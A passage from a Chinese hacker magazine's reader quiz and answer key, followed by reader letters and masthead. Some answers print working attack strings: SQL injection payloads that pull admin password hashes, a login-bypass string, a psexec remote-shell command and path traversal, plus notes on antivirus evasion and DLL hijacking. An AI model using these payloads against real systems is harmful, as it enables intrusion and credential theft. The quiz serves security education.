答案：环境变量是一个具有特定名字的对象，它包含了一个或者多个应用程序所将使用到的信息。例如 path，当要求系统运行一个程序而没有告诉它程序所在的完整路径时，系统除了在当前目录下面寻找此程序外，还应到 path 中指定的路径去找。用户通过设置环境变量，来更好的运行进程。环境变量一般是指在操作系统中用来指定操作系统运行环境的一些参数，比如临时文件夹位置和系统文件夹位置等。这点有点类似于 DOS 时期的默认路径，当你运行某些程序时除了在当前文件夹中寻找外，还会到设置的默认路径中去查找。简单地说这里的“Path”就是一个变量，里面存储了一些常用命令所存放的目录路径。

另类 HACK

5、文章：DIY 无线破解利器——高增益天线的制作

问题：根据文中内容，动手 DIY 一下。

中级

西线无战事

6、文章：show_source 函数的利用技巧

问题：show_source()别名________。

答案：highlight_file()

7、文章：IP.Board 3.0.x 非创使人获取网站 webshell

问题：文中密码的加密方式为________。

答案：md5(md5($salt).md5($pass))

8、文章：miceCMS 4.2 权限提升漏洞分析

问题：GetRealIp()函数通过________获取用户的真实 ip。

答案：$_SERVER[HTTP_X_FORWARDED_FOR]

9、文章：Baigo CMS 登陆框注入分析到利用

问题：文中用________将字符强制转换为小写。

答案：lcase 函数

新洞练练看

10、文章：如何挖掘 PHP 脚本漏洞

问题：在研究漏洞的时候，哪三种情况轻易出现变量覆盖？

答案：“register_globals=on”、使用 extract()函数、使用 foreach()遍历。

11、文章：Destoon B2B 0day 漏洞解析

问题：Destoon 的密码是几次 md5 加密？

答案：两次

12、文章：eTop 文章管理系统的漏洞分析

问题：文中 Request.QueryString("cid")没有任何过滤，随后用________方法执行查询语句，引入的 cid 导致注入漏洞。

答案：conn.Execute

13、文章：Dedecms v5.3~v5.6 Get Shell 0day 分析

问题：文中漏洞如何修补？

答案：/member/article_edit.php 中对 $dede_addonfields 进行过滤，严格限制模板路径、过滤后缀，或者暂时关闭会员功能或会员上传功能。

安全防御

14、文章：防止网站挂马的实用技术之四

问题：为什么 WebSec 2.0 适用于几乎所有场合？

答案：因为其编程语言为 Java，Java 具有跨平台的特性。

15、文章：EventCombMT 帮助查找中毒机器

问题：通过 EventCombMT 分析的原理是什么？

答案：一台机器短时间内锁定 n 多帐户，这是异常的，所以可以判断该机器有问题。

16、文章：如果你是肉鸡

问题：什么是肉鸡？

答案：肉鸡专指被别人控制住的机器，因任人宰割而得名。

黑客免杀

17、文章：浅析卡巴 2011 高启发查杀

问题：什么是卡巴的启发式查杀？

答案：所谓启发式就是简化虚拟机和简化行为判断引擎的结合，卡巴会把未知文件带入它的一个简易的虚拟机去运行，然后观察文件的动作。

技术点亮生活

18、文章：随身邮——非智能机轻松搞定 Push Mail

问题：OE6 是如何存储邮件的？

答案：OE6 将一个文件夹下的所有邮件存储在以该文件夹名为文件名的

一个DBX文件中。

快码加编

19、文章：Windows 消息机制（二）

问题：PostMessage 与 SendMessage 的不同之处是什么？

答案：PostMessage 的返回值是该消息是否投递成功。

20、文章：GoogleScanner

问题：什么是 google hack 行为？

答案：网络安全渗透人员在做渗透测试时利用 google 的信息采集行为。

21、文章：QQ 聊天记录，我也来

问题：如何才能使用 ADO？

答案：必须在系统中找到 msado15.dll，复制到工程目录下在 stdafx 头文件中加入导入声明。

Cracker

22、文章：脱天草免费壳

问题：文中作者使用的什么方法脱壳？

答案：作者使用的脱壳方法是单步跟踪法，也是说始终让壳的代码向下执行，直到运行到我们的 OEP 为止。

23、文章：Regopt32 追码实录

问题：文中作者使用了哪个软件来辅助破解？它的作用是什么？

答案：作者使用的辅助软件是 DeDe。在文中作者使用它来查看注册按钮的对应事件地址。

无线黑客

24、文章：无线破解实战入门

问题：根据文中内容，实际操作一遍。

高级

系统底层

25、文章：黑客编程 1+1 系列教程——DLL 劫持技术详解

问题：为什么能劫持 DLL？

答案：强制操作系统加载程序首先从应用程序目录中加载模块，只有当加载程序无法在应用程序目录中找到文件，才搜索其他目录。

26、文章：IDA 分析驱动入门

问题：IDA pro 是什么？

答案：它是一款静态反汇编软件。

27、文章：基于 DLL 劫持的 WebShell 提权

问题：如何实现 DLL 劫持？

答案：通过 DLL 转发器功能将对某个 DLL 文件的导出函数调用转到另一个 DLL 文件的导出函数中。

上期答案 黑客手册 5 周年重生原始版第三季（2010 年 8—10 月合刊）

“脑筋[不]转弯” 答案

基础

菜鸟扫盲

1、答案：php exp.php

Q 版黑客

2、答案：url.cn

3、答案：可以在保持网络连接畅通的状态下睡眠，是最小的工作模式。

4、答案：B

5、答案：XAMPP 是一个易于安装且包含 MySQL、PHP 和 Perl 的 Apache 发行版。XAMPP 非常容易安装和使用：只需下载，解压缩，启动即可。

6、答案：D

7、答案：A

中级

西线无战事

8、答案：and+exists(select*from+(select*from(select+name_const(@@version,0))a+join+(select+name_const(@@version,0))b)c)/*

9、答案：一般认为是 4096 字节。

10、答案：ScriptControl

11、答案：ock_sendpage() Local Root

高手专栏

12、答案：wscript.shell 和 shell.application

13、答案：psexec.exe \\ip –e cmd.exe

新洞练练看

14、答案：/**/

15、答案：1、原因是 updatexml 一次只能暴出 32 字节。

2、解决方法：第一种是直接猜最后一位。

第二种是提交 http://localhost/vote_list.php?viewId=0%20AND%20updatexml(1,(SELEC%54%20concat(password,0x5b)%20FROM%20b2bbuilder_admin%20LIMIT%200,1),1)%23，然后再把那个括号里面的第一个 0x5b 删除，再次提交，爆出了最后一位。再把 3 添加到前面那个 31 位后面组成一个 32 位的 md5。（本答案根据书中实例所答）

16、答案：Metasploit Framework 是一款非常强大的渗透测试平台。从信息搜集、web 渗透、一直到系统漏洞的攻击，都可以用它来实现。

17、自做题：根据文中方法，实际操作一遍。

18、自做题：根据文中方法，在本地搭建环境，实际操作一遍。

19、答案：把鼠标移动到评论下的支持链接上，在浏览器的状态栏里会显示类似 JavaScript:voteFor(4);的信息，其中 voteFor(4) 中的 4 就是评论 ID。

20、答案：1' or '1'='1' #

21、答案：将一句话木马转换为 Unicode 形式插入 DB。

22、答案：../

23、答案：WebKit 是一个开源的浏览器引擎，与之相应的引擎有 Gecko（Mozilla Firefox 等使用的排版引擎）和 Trident（也称为 MSHTML，IE 使用的排版引擎）。同时 WebKit 也是苹果 Mac OS X 系统引擎框架版本的名称，主要用于 Safari，Dashboard，Mail 和其他一些 Mac OS X 程序。

24、自做题：根据文中方法，在本地搭建环境，实际操作一遍。

25、答案：unset($_SESSION['admin']);
session_destroy();

26、答案：通过注射

27、自做题：根据文中方法，实际操作一遍。

黑盒艺术

28、答案：在其他机器上将内存中的机器码替换为可以进行阅读的机器码，然后用该阅读码进行阅读。

29、答案：类似于 EXE 文件捆绑，将解密 EXE 与加密后的 PDF 连接成一个文件，阅读时解密 EXE 对其后部的文件内容进行解密。

无线黑客

30、自做题：按照文中给出的思路发散思维，根据自己实际情况制作拓扑图。

管理维护

31、答案：热同步：系统正常运行状态下直接同步

安全防御

32、答案：以本文为例，就是导致客户机 A 误认为客户机 B 为网关，网关误认为客户机 B 为客户机 A，那么所有客户机 A 和网关之间的数据都会发送到客户机 B 上，因而客户机 B 从逻辑上把客户机 A 从网络上剔除了。

33、答案：SSL 中允许中间人攻击。

黑客免杀

34、答案：第一不设置区段的可写属性，而是在 DLL 运行后，使用 API 函数动态修改代码段内存属性；

第二设置区段含有可写属性，给 DLL 加入一个输出表。

35、答案：从输入表中引入一个 API 函数的方式有 4 种，分别是：另外 dll 的一个桥接的输出函数、函数的具体地址、函数在 dll 中的序数、指向 IMAGE_IMPORT_BY_NAME 结构体

技术点亮生活

36、答案：热键脚本语言。

37、答案：在命令后加上参数 “Q”。

快码加编

38、答案：不支持。

39、答案：所谓的消息就是某个事件发生的信息。

40、答案：CreateProcess。

41、答案：根据字符串查找到关键跳转。

42、答案：windows.h、stdio.h、winsock.h、"data.h"、#pragma comment (lib,"ws2_32")

43、答案：离散式内存分配——分页与分段机制可以解决。

Cracker

44、答案：ANSI 和 UNICODE


45、答案：NULL

高级

系统底层

46、答案：little endian

47、答案：makefile 文件、Sources 文件和源代码文件。



50号信箱

这期的 50 号信箱非常给力，竟然有位 13 岁的小 MM 给我们寄来了回执卡，这是非安全有史以来年龄最小的读者。给大家透露个消息：非安全论坛将在新年期间举办图书有礼活动，N 多精彩活动接连不断……N 多精彩大奖等你来拿！最后友情提示各位回家过年滴同学要提前买好票哦，否则到时千金难求一票。

读者：侯永辉
所在城市：河南商丘
目前职业：学生

来信内容：世人的言论，世人的看法。我们管不着；不管"黑客"被定义成了什么，我们一直都未改变。

黑客 引领 互联网 前进。

独爱莲之出淤泥而不染，濯清涟而不妖。四海之内，皆兄弟也。

请相信爱，我们仍然存在；请相信未来，我们一起牵手走过。

看到来信后产生共鸣的小编：曾经小编以成为一名"合格"的黑客为必胜目标，记得那时为了能够上网每天都是泡面度日，随着黑客这个名词在黑白灰三种颜色之间不停的徘徊，也许我们都太在意别人的目光以及别人的看法。独爱莲之出淤泥而不染，濯清涟而不妖。希望以后能够有成千上万拥有这种黑客精神信仰的人，开创出一片全新的黑客氛围。

读者：苏鹏
论坛 ID：BT 正在放置 C4
所在城市：陕西榆林
目前职业：学生

来信内容：很高兴能够认识"非安全"，它陪我走过了充满"刺激"而有趣的两年高中生活。从中我学到了很多，并且我始终都在关注着非安全，只是苦于一周只有一次上网时间，没有能很好的将理论与时间相结合，不过我会坚持下去的，最后祝非安全越办越好，我永远支持你们。

一边放置 C4 一边穿越到 17 岁的小编：看到苏鹏的来信后，不由得感慨了一下，经常受到这样的来信，很多朋友因为学业，不能长时间的在电脑前进行实践，把理论和实践很好的结合起来。其实这样也未尝不好，在完成学业的同时，积累丰富的理论知识，在以后条件允许的情况下，再动手实践。所谓量变终究会产生质变的。希望和苏鹏一样情况的朋友们能够坚持下去，因为你们不是一个人。NOHACK

非安全　代理商电话

北京	65072885	秦皇岛	3891625	沧州	7600239
北京	65302520	张家口	2068200	长春	82700526 82777386
北京	65850057	哈尔滨	88382909 88341850	淮安	83942865
南宁	2615676	石家庄	83029157	常州	88105882
柳州	3111816	乌鲁木齐	5589830	成都	86720025
南通	85588405	昆明	4168505	大同	2021603
本溪	3882485	南昌	8522285	无锡	82727566
宁波	87660206	阜阳	2271183 2233944	桂林	2859586
青岛	83848881	贵阳	5984895 5983762	武汉	85493562
沈阳	23910896		6819938	杭州	88256019
太原	7041968	吉林	6959591 6959592	衡水	7902322
唐山	2810045	铁岭	4840742 2652412	济南	82903395
天津	27697711	邯郸	3090822 7672216	东营	8258792
宜昌	6443827	包头	4138751	潍坊	8502359
威海	5202057	苏州	65188163	淮南	6314707
淄博	2187225	深圳	82413165 82414507	南京	83301386
上海	63780159	大连	84600173	兰州	8514919
郑州	67647276	重庆	67051607 67051833	绵阳	2333291
烟台	6260748	佳木斯	8220728 8061162	阜新	3315222
徐州	83777678	鞍山	13942211916	西安	82100802 87419102
长沙	84411099	保定	2038408	广州	34296413

NOHACK

出 品 人：非安全
编　　辑：Python LCX LoveAngel Vxer 眼镜猴
　　　　　姬良 浪迹天涯 10086 张宇
特约编辑：风飘雨 小迷 XApache [zero]
　　　　　张宇 小龙猪
光盘编辑：猪哥靓
美术设计：黑裤子
校　　对：小聂
网　　站：www.nohack.me
网站编辑／管理：Cass
发　　行：段东霞

电话／传真：010-86921991
邮　　购：速递小子 924073360（QQ）
形　　式：1DVD＋1 手册，手册仅随光盘一同赠送，不得单独销售。
版权申明：图文版权所有，未经同意，不得转载。作者投稿文章，文责自负。
投稿信箱：nohack@21cn.com
邮购查询：hope_wym@sina.com
光盘投稿／交流信箱：CD@nohack.me
在线商城：book.nohack.me
淘宝专卖店：taobao.nohack.me